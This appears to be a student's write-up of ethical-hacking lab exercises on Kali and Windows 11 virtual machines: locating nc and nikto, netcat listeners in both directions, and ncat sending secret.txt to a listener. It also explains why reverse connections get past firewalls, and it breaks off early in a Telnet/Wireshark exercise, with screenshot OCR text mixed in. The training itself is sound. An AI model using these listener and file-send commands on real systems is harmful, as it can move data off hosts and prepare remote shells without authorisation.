Verify Apache (three ways):

- **sudo systemctl status apache2**
- **ss -tlnp | grep :80**
- **curl http://localhost**

Exercise 4. Locating Tools and Reading Manuals

[EASY]

• Locate nc, wireshark, and nikto on the system.

• Locate the Windows whoami.exe (from Kali, consider where Windows binaries would live).

• Read the nc manual. Which flag makes nc listen?

• Read the nikto man page. How do you scan a port other than TCP/80?

Hint: man, whereis, which and type are useful. For quick help: nc -h and nikto -Help.

Guided questions

a. What is the difference between which, whereis, and locate for finding a binary?

b. Why might a tool be present on disk but not on your PATH, and how would you run it anyway?

Task 1 & 2 (locate)

```
┌──(kali㉿kali)-[~]
└─$ which nc
/usr/bin/nc

┌──(kali㉿kali)-[~]
└─$ whereis wireshark
wireshark: /usr/bin/wireshark /usr/lib/x86_64-linux-gnu/wireshark /etc/wireshark /usr/libexec/wiresh
ark /usr/share/wireshark /usr/share/man/man1/wireshark.1.gz

┌──(kali㉿kali)-[~]
└─$ locate nikto
/etc/nikto.conf
/usr/bin/nikto
/usr/lib/python3/dist-packages/faraday_agent_dispatcher/static/executors/official/nikto2.py
/usr/lib/python3/dist-packages/faraday_agent_dispatcher/static/executors/official/__pycache__/nikto2
.cpython-313.pyc
/usr/lib/python3/dist-packages/faraday_agent_parameters_types/static/manifests/nikto2-2.0.0.json
/usr/lib/python3/dist-packages/faraday_agent_parameters_types/static/manifests/nikto2-2.1.3.json
/usr/lib/python3/dist-packages/faraday_plugins/plugins/repo/nikto
/usr/lib/python3/dist-packages/faraday_plugins/plugins/repo/nikto/__init__.py
/usr/lib/python3/dist-packages/faraday_plugins/plugins/repo/nikto/__pycache__
/usr/lib/python3/dist-packages/faraday_plugins/plugins/repo/nikto/plugin.py
/usr/lib/python3/dist-packages/faraday_plugins/plugins/repo/nikto/__pycache__/__init__.cpython-313.p
yc
/usr/lib/python3/dist-packages/faraday_plugins/plugins/repo/nikto/__pycache__/plugin.cpython-313.pyc
/usr/lib/python3/dist-packages/wapitiCore/attack/mod_nikto.py
/usr/lib/python3/dist-packages/wapitiCore/attack/__pycache__/mod_nikto.cpython-313.pyc
/usr/share/nikto
/usr/share/applications/kali-nikto.desktop
/usr/share/doc/nikto
/usr/share/doc/nikto/CHANGES.txt
/usr/share/doc/nikto/changelog.Debian.gz
/usr/share/doc/nikto/copyright
/usr/share/doc/nikto/documentation
/usr/share/doc/nikto/documentation/alienlogo_vectorized.png
/usr/share/doc/nikto/documentation/manpage.xml.gz
/usr/share/doc/nikto/documentation/nikto.1.gz
```

```
/var/lib/nikto/databases/db_useragents
/var/lib/nikto/databases/db_variables
/var/lib/nikto/plugins/LW2.pm
/var/lib/nikto/plugins/nikto_apacheusers.plugin
/var/lib/nikto/plugins/nikto_auth.plugin
/var/lib/nikto/plugins/nikto_cgi.plugin
/var/lib/nikto/plugins/nikto_content_search.plugin
/var/lib/nikto/plugins/nikto_cookies.plugin
/var/lib/nikto/plugins/nikto_core.plugin
/var/lib/nikto/plugins/nikto_dictionary_attack.plugin
/var/lib/nikto/plugins/nikto_favicon.plugin
/var/lib/nikto/plugins/nikto_fileops.plugin
/var/lib/nikto/plugins/nikto_headers.plugin
/var/lib/nikto/plugins/nikto_ms10_070.plugin
/var/lib/nikto/plugins/nikto_msgs.plugin
/var/lib/nikto/plugins/nikto_multiple_index.plugin
/var/lib/nikto/plugins/nikto_negotiate.plugin
/var/lib/nikto/plugins/nikto_options.plugin
/var/lib/nikto/plugins/nikto_optionsbleed.plugin
/var/lib/nikto/plugins/nikto_outdated.plugin
/var/lib/nikto/plugins/nikto_paths.plugin
/var/lib/nikto/plugins/nikto_put_del_test.plugin
/var/lib/nikto/plugins/nikto_report_csv.plugin
/var/lib/nikto/plugins/nikto_report_html.plugin
/var/lib/nikto/plugins/nikto_report_json.plugin
/var/lib/nikto/plugins/nikto_report_sqlg.plugin
/var/lib/nikto/plugins/nikto_report_text.plugin
/var/lib/nikto/plugins/nikto_report_xml.plugin
/var/lib/nikto/plugins/nikto_robots.plugin
/var/lib/nikto/plugins/nikto_shellshock.plugin
/var/lib/nikto/plugins/nikto_siebel.plugin
/var/lib/nikto/plugins/nikto_sitefiles.plugin
/var/lib/nikto/plugins/nikto_springboot.plugin
/var/lib/nikto/plugins/nikto_ssl.plugin
/var/lib/nikto/plugins/nikto_tests.plugin
/var/lib/nikto/templates/htm_close.tmpl
/var/lib/nikto/templates/htm_end.tmpl
/var/lib/nikto/templates/htm_host_head.tmpl
/var/lib/nikto/templates/htm_host_item.tmpl
/var/lib/nikto/templates/htm_start.tmpl
/var/lib/nikto/templates/htm_summary.tmpl
/var/lib/nikto/templates/nikto.dtd

┌──(kali㉿kali)-[~]
└─$ locate whoami.exe
/usr/share/windows-resources/binaries/whoami.exe
```

Task 3 & 4

```
┌──(kali㉿kali)-[~]
└─$ nc -h 2>&1 | grep -i listen
listen for inbound:     nc -l -p port [-options] [hostname] [port]
       -l                        listen mode, for inbound connects

┌──(kali㉿kali)-[~]
└─$ nikto -Help 2>&1 | grep -i port
      -port+              Port to use (default 80)
      -ssl                Force ssl mode on port
      -useproxy           Use the proxy defined in nikto.conf, or argument http://server:port

┌──(kali㉿kali)-[~]
└─$
```

(a) which — finds what would actually run from your PATH. whereis — finds binary, source and man page in standard system locations. locate — searches entire filesystem database, finds everything including configs and docs.

(b) A tool not in PATH can't be run by name alone — you get "command not found." Run it using its full path directly, e.g. /usr/share/windows-resources/binaries/whoami.exe.

Command used:

which nc

whereis wireshark

locate nikto

locate whoami.exe

nc -h 2>&1 | grep -i listen

nikto -Help 2>&1 | grep -i port

Exercise 5. Netcat Listeners and File Transfer

[MEDIUM]

• Establish a listener on the Windows 11 machine (hint: you may need to install something).

• Connect to it from your Kali machine.

• Now try the reverse (listener on Kali, connect from Windows).

• Transfer a file from one machine to the other using netcat.

• What are the uses of the netcat flags n, v, l, and p?

Guided questions


a. Explain how you establish a listener and connect to it from the other machine.

b. Provide the exact netcat/ncat syntax you used for each direction.


c. Explain why an attacker usually prefers to have the target connect back to Kali (a reverse connection)

instead of Kali connecting to the target (a bind connection). Consider firewalls and NAT.


Task 1





Task 2



Task 3


Recycle Bin
Learn about this picture
sample.txt
secret.txt
File
Edit
View
H1
:)
Microsoft Edge
Notepad++
Nmap - Zenmap GUI
secret
Ln 2, Col 1
3 characters
Plain text
100%
Windows (CRLF)
UTF-8


Ethical Hacking Kali [Running] - Oracle VirtualBox
kali@kali: ~
Session Actions Edit View Help
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.10.103.197 netmask 255.255.240.0 broadcast 10.10.111.255
inet6 fe80::a5d5:57da3:6b35:7c09 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:66:9b:68 txqueuelen 1000 (Ethernet)
RX packets 1904 bytes 223389 (218.1 KiB)
RX errors 0 dropped 152 overruns 0 frame 0
TX packets 93 bytes 37942 (37.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.103.197] from (UNKNOWN) [10.10.103.126] 14616
hello
whoami
(kali㉿kali)-[~]
$ nc -lvnp 4444 > receive.txt
listening on [any] 4444 ...
connect to [10.10.103.197] from (UNKNOWN) [10.10.103.126] 49013
(kali㉿kali)-[~]
$
EthicalHacking Windows11 [Running] - Oracle VirtualBox
Command Prompt
Ncat: Invalid port number "kali". QUITTING.
C:\Users\Des>ncat np 10.10.103.197 4444
Ncat: Invalid port number "10.10.103.197". QUITTING.
C:\Users\Des>ncat -np 10.10.103.197 4444
Ncat: Invalid source port number "10.10.103.197". QUITTING.
C:\Users\Des>ncat -nv 10.10.103.197 4444
Ncat: Version 7.991 (https://nmap.org/ncat)
Ncat: Connected to 10.10.103.197:4444.
hello
whoami
^C
C:\Users\Des>ncat -nv 10.10.103.197 4444 < secret.txt
The system cannot find the file specified.
C:\Users\Des>ncat -nv 10.10.103.197 4444 < secret.txt
The system cannot find the file specified.
C:\Users\Des>ncat -nv 10.10.103.197 4444 < secret.txt
Ncat: Version 7.991 (https://nmap.org/ncat)
Ncat: No connection could be made because the target machine actively refused it. .
C:\Users\Des>ncat -nv 10.10.103.197 4444 < secret.txt
Ncat: Version 7.991 (https://nmap.org/ncat)
Ncat: Connected to 10.10.103.197:4444.
Ncat: 4 bytes sent, 0 bytes received in 0.17 seconds.
C:\Users\Des>


kali@kali: ~
Session Actions Edit View Help
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.10.103.197 netmask 255.255.240.0 broadcast 10.10.111.255
inet6 fe80::a5d5:7da3:6b35:7c89 prefixlen 64 scopeid 0×20<link>
ether 08:00:27:66:9b:68 txqueuelen 1000 (Ethernet)
RX packets 1904 bytes 223389 (218.1 KiB)
RX errors 0 dropped 152 overruns 0 frame 0
~/receive.txt - Mousepad
File Edit Search View Document Help
1 :)
2
out.txt
receive.txt

Flags n, v, l, p:

- **n — numeric only, skip DNS lookups (faster, no hostname noise)**
- **v — verbose, prints connection status so you can see it connect**
- **l — listen mode (act as the server, wait for a connection)**
- **p — specify the port number to use**

(a) One machine runs netcat in listen mode (-l) bound to a port, so it waits for an incoming connection. The other machine runs netcat pointed at that machine's IP and the same port, which opens the connection. Once established it's a two-way pipe — whatever you type or feed in on one end comes out the other.

(b) Listener (Windows): ncat -lvnp 4444

Connect (Kali): nc -nv 10.10.96.27 4444

Listener (Kali): nc -lvnp 4444

Connect (Windows): ncat -nv 10.10.103.197 4444

File send (Windows): ncat -nv 10.10.103.197 4444 < secret.txt

File receive (Kali): nc -lvnp 4444 > received.txt

(c) Firewalls and NAT almost always block inbound connections but allow outbound ones. A bind connection (Kali connecting into the target) gets dropped by the target's firewall, and if the target is behind NAT it has no reachable port anyway. A reverse connection flips this — the target reaches out to Kali, which looks like normal outbound traffic and passes straight through the firewall/NAT. That's why reverse shells are the default in real engagements.

Command used:

:: Windows listener

ncat -lvnp 4444

 # Kali connect

nc -nv 10.10.96.27 4444

 # Kali listener

nc -lvnp 4444

:: Windows connect

ncat -nv 10.10.103.197 4444

:: Windows send file

echo hello from windows > secret.txt

ncat -nv 10.10.103.197 4444 < secret.txt

 # Kali receive file

nc -lvnp 4444 > received.txt

cat received.txt

Exercise 6. Telnet and Cleartext Protocols (Wireshark)

[MEDIUM]

• Enable and start a Telnet server on the Kali VM.

• Enable the Telnet client on the Windows 11 VM.

• Start Wireshark.

• Connect to the Telnet server from the Windows 11 VM.

• Observe in Wireshark: how is the password sent?

• What filters can you use to more clearly see what is happening?

Guided questions


a. Reconstruct the login from the capture. Which Wireshark feature let you read the full exchange in one

